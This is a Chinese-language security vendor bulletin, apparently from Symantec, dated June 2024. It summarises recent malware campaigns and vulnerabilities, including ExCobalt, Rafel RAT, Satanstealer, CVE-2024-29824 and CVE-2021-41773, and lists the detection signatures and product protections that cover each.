賽門鐵克的端點防護行動裝置版本(IOS/Android)已將其歸類為以下威脅並提供最完善的保護能力：

賽門鐵克的端點防護行動裝置版本 (IOS/Android) 還能夠分析簡訊內容的鏈接。它利用比對賽門鐵克全球資安情資網路 (GIN) 重要來源之一 Symantec WebPulse 中的威脅情報檢查簡訊內容中的網址，並在該鏈接為可疑時會及時提醒用戶，以保護用戶免受簡訊 (SMS) 網路釣魚攻擊。

- Android.Reputation.2
- AppRisk:Generisk

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/06/25

ExCobalt駭客組織，濫用GoRed後門針對俄羅斯組織發動網路間諜行動

據觀察，ExCobalt 駭客組織針對俄羅斯組織發動網路間諜行動。該行動特別針對政府單位和 IT 公司。作為其戰術一部分，該駭客組織正在傳播一個採用 Golang 語言開發被命名為：GoRed 全新後門程式。他們也使用 Metasploit 和 Mimikatz 等進階工具進行後期開發，以擷取和滲出機敏資訊。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Rd32!g1
- ACM.Untrst-RLsass!g1

基於行為偵測技術(SONAR)的防護：

- SONAR.MalTraffic!gen1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan Horse
- Trojan.Gen.MBT
- Trojan.Gen.NPE
- WS.Malware.1

基於機器學習的防禦技術：

- Heur.AdvML.A
- Heur.AdvML.A!300
- Heur.AdvML.B
- Heur.AdvML.B!100
- Heur.AdvML.B!200
- Heur.AdvML.C

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/06/25

CVE-2024-29824--存在Ivanti Endpoint Manager中的SQL注入漏洞

CVE-2024-29824 是存在 Ivanti Endpoint Manager 整合的控制台伺服器中一個嚴重等級之 SQL 注入漏洞，Ivanti Endpoint Manager 是一個企業端點管理解決方案，允許集中管理組織內的設備。成功利用此漏洞可讓同一網路內未經身份驗證的攻擊者執行任意代碼。此漏洞的 CVSS 風險評分為 9.8。賽門鐵克端點防護上的網路層防護技術：入侵防護系統 (IPS) 會阻止這些漏洞的攻擊嘗試，以防止系統受到進一步感染／損害。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Web Attack: Ivanti EPM SQL Injection Vulnerability CVE-2024-29824

基於安全強化政策(適用於使用DCS)：

賽門鐵克重要主機防護系統：DCS～Data Center Security，針對此漏洞提供如下多層級保護：

- 針對 Ivanti Endpoint Manager 使用的 Microsoft SQL Server 實例進行的 DCS 強化可提供零時差保護，防止針對 Ivanti Endpoint Manager 中此遠端程式碼執行 (RCE) 的威脅。

更詳細的 DCS 資訊與工作原理，請下載 DCS 解決方案說明。

2024/06/24

PHANTOM#SPIKE涉入的網路攻擊行動，利用.chm檔案發送定制後門程式

PHANTOM#SPIKE 是最近在網路上發現的一種惡意程式。攻擊者利用受密碼保護的 .rar 和 .zip 壓縮檔進行網路釣魚。解壓縮後，受害者會收到一個隱藏的惡意可執行檔和一個 .chm 檔案 (Microsoft Compiled HTML Help 檔案類型)。交付的有效酬載是一個自訂後門，一旦部署，它將首先嘗試與攻擊者的 C&C 伺服器建立連線，從遭入侵端點收集系統資訊，並等待執行進一步的命令。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Schtsk!g1
- ACM.Untrst-RunSys!g1

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan.Gen.MBT
- Trojan.Malscript

基於機器學習的防禦技術：

- Heur.AdvML.A!300

- Heur.AdvML.A!400
- Heur.AdvML.A!500
- Heur.AdvML.B!100
- Heur.AdvML.B!200

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Audit: Bad Reputation Application Activity

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/06/24

Red Mongoose Daemon(*紅色貓鼬惡魔)惡意軟體

Red Mongoose Daemon 是 Scitum 研究人員發現一種全新的銀行惡意軟體。其涉入針對巴西銀行使用者和組織的網路攻擊行動。在觀察到的行動中，攻擊鏈包括利用惡意 .msi 驅動程式和 DLL 側載技倆。借助視窗疊加技術，Red Mongoose Daemon 主要透過欺騙 PIX 支付系統交易進行銀行資訊滲透。該惡意軟體還具有執行命令、遠端控制、剪貼簿劫持、竊取各種憑證和加密貨幣錢包等功能。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Http!g2
- ACM.Ps-Rd32!g1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Downloader
- Trojan Horse
- Trojan.Dllhijack!gen4
- Trojan.Gen.MBT
- Trojan.Gen.NPE
- WS.Malware.1
- WS.Malware.2

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.A!400

- Heur.AdvML.A!500
- Heur.AdvML.B!100
- Heur.AdvML.B!200
- Heur.AdvML.C

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Audit: Explorer Process Accessing Lets Encrypt Certified Site
- Web Attack: Webpulse Bad Reputation Domain Request

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/06/21

Apache HTTP伺服器的陳年漏洞：CVE-2021-41773，還在被大肆開採濫用中

CVE-2021-41773 是一個影響 Apache HTTP 伺服器的嚴重等級 (CVSS 風險評分：7.5) 的路徑遍歷和檔案洩露漏洞。如果成功被開採濫用，此漏洞會導致未經授權就能存取敏感資料。在 Apache HTTP Server 的某些配置中，利用此漏洞還可能導致遠端程式碼執行。賽門鐵克的端點網路層防護技術--入侵防護系統 (IPS) 根據威脅狀況監控進行掃描，結果顯示利用該漏洞的情況有上升。雖然該漏洞已經存在一段時間，但許多企業還是沒有即時進行修補，也讓攻擊者不費追灰之力就能找到容易攻擊的目標。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Web Attack: Apache HTTP Server RCE CVE-2021-41773

2024/06/21

用於部署XMrig挖礦程式的Web Shell攻擊

Web shell 攻擊是攻擊者在網路攻擊期間用來保持常駐能力和遠端存取網路伺服器的一種常用技倆。它們使攻擊者能夠透過預定定義的網路釣魚方法利用被入侵的線上應用程式。Web Shell 為攻擊者提供在伺服器上執行命令的能力，同時透過混入合法網站流量來逃避檢測。

最近報導稱發生一起針對一家醫療機構網路伺服器的 web shel l攻擊，目的是部署 XMrig 挖礦程式 (XMrig 是開源挖礦程式，常遭濫用)。發動此次攻擊的威脅分子，透過安裝 web shell 和 NetCat 以獲得遠端控制權。此外，他們還安裝代理工具，以便 RDP 存取和外洩敏感系統資訊。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Untrst-RunSys!g1
- ACM.Ps-Java!g1
- ACM.Ps-SvcReg!g1

基於行為偵測技術(SONAR)的防護：

- SONAR.Dropper

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Hacktool
- Hacktool.Htran
- Hacktool.Webshell
- NetCat
- Scr.Malcode!gdn14
- Trojan.Gen.NPE

基於機器學習的防禦技術：

- Heur.AdvML.A
- Heur.AdvML.A!300
- Heur.AdvML.B
- Heur.AdvML.B!100
- Heur.AdvML.B!200

基於安全強化政策(適用於使用DCS)：

賽門鐵克的重要主機防護系統：DCS～Data Center Security其出廠就內建的系統鎖定政策，可以保護底層的作業系統免受此漏洞的侵擾。DCS 的網路規則政策可設定為，將 ActiveMQ 應用程式限制為受信任的用戶端。更詳細的 DCS 資訊與工作原理，請下載 DCS 解決方案說明。

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/06/21

Rafel：手機／行動裝置上的遠端存取木馬(RAT)

Rafel RAT 是一種手機／行動裝置上的遠端存取木馬 (RAT)，最近在一些針對安卓用戶的攻擊行動中被發現。據 Checkpoint 報導，該惡意軟體是一種多用途工具，攻擊者既可以竊取資料，也可以遠端控制受感染的設備。Rafels 的資訊竊取功能包括竊取設備資訊、簡訊和通話記錄等。惡意軟體還可以啟動檔案刪除、加密或上傳到攻擊者所操控的 C&C 伺服器。Rafel 主要利用 http(s) 協議進行 C&C 通訊，但它也可以利用 Discord API 與威脅行為者聯繫。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

賽門鐵克的端點防護行動裝置版本(IOS/Android)已將其歸類為以下威脅並提供最完善的保護能力：

賽門鐵克的端點防護行動裝置版本 (IOS/Android) 還能夠分析簡訊內容的鏈接。它利用比對賽門鐵克全球資安情資網路 (GIN) 重要來源之一 Symantec WebPulse 中的威脅情報檢查簡訊內容中的網址，並在該鏈接為可疑時會及時提醒用戶，以保護用戶免受簡訊 (SMS) 網路釣魚攻擊。

- Android.Reputation.1
- Android.Reputation.2
- AppRisk:Generisk

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/06/21

Satanstealer惡意竊密程式

Satanstealer 是一款在 GitHub 上共享的新型開源惡意竊密程式。該惡意軟體會收集和滲出各種類型的資訊，例如：瀏覽器 cookie、密碼、註冊的電話號碼和電子郵件客戶端詳細資訊。此外，它還能竊取敏感資訊，包括加密貨幣錢包、Discord 權杖、Discord injections 以及來自 Steam 和 Riot Games 的資訊。該惡意套裝軟體含反偵錯 (AntiDebug) 和反虛擬機器 (AntiVM) 功能，用於檢測沙箱和虛擬環境。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan Horse
- Trojan.Gen.NPE
- WS.Malware.1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

2024/06/20

借力ONNX Store網路釣魚即服務(PhaaS)平臺，網路犯罪份子利用PDF內嵌入QR code發動金融業的網路釣魚攻擊

據報導，一起新的網路釣魚行動涉及在 PDF 附件中嵌入 QR codes。ONNX Store 是一個知名的網路釣魚即服務 (PhaaS) 平臺，已被網路犯罪份子拿來策動此起金融機構的目標式攻擊行動。借力於 ONNX Store 的軍火庫，網路犯罪份子能夠利用雙重驗證 (縮寫為 2FA) 繞過機制和逼真的網路釣魚頁面等功能發起網路釣魚行動。在這種情況下，網路釣魚頁面會模仿像極 Microsoft 365 的登錄介面，引誘受害者洩露他們的身份驗證憑證。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

郵件安全防護機制：

不管是地端自建 (SMG／SMSEX) 的郵件過濾／安全閘道及主機防護、雲端郵件安全服務 (E-mail Security.Cloud) 以及郵件威脅隔離 (ETI)，都能提供終端用戶隔絕或隔離威脅於境外的保護 (威脅不落地)。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Phish.Pdf
- Scr.DLHeur!gen20
- Scr.Malcode!gen62
- Trojan.Pidief
- Web.Reputation.1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/04/12

TA547駭客組織所發起的散播Rhadamanthys惡意竊密程式的網路攻擊行動

在真實網路情境新發現一起散播 Rhadamanthys 惡意竊密程式的網路攻擊行動，該行動是由 TA547 駭客組織所發起。該行動針對德國多個行業。在攻擊中，攻擊者利用內含惡意 .lnk 捷徑檔的 .zip 壓縮檔，這些檔案一旦被執行就會觸發 PowerShell 腳本，導致被攻擊的端點感染 Rhadamanthys 惡意竊密程式。部署的惡意軟體有效酬載具有多種功能，包括收集和外洩使用者機密資料，例如：憑證、cookie 等。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Enc!g1
- ACM.Ps-Http!g2
- ACM.Untrst-RunSys!g1

基於行為偵測技術(SONAR)的防護：

- SONAR.Stealer!gen2
- SONAR.SuspStart!gen14

檔案型(基於回應式樣本的病毒定義檔)防護：

- CL.Downloader!gen9
- Trojan.Gen.MBT
- Trojan.Gen.NPE
- Web.Reputation.1

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.A!400
- Heur.AdvML.A!500
- Heur.AdvML.B!100
- Heur.AdvML.B!200

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- System Infected: Trojan.Backdoor Activity 796
- Web Attack: Webpulse Bad Reputation Domain Request

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。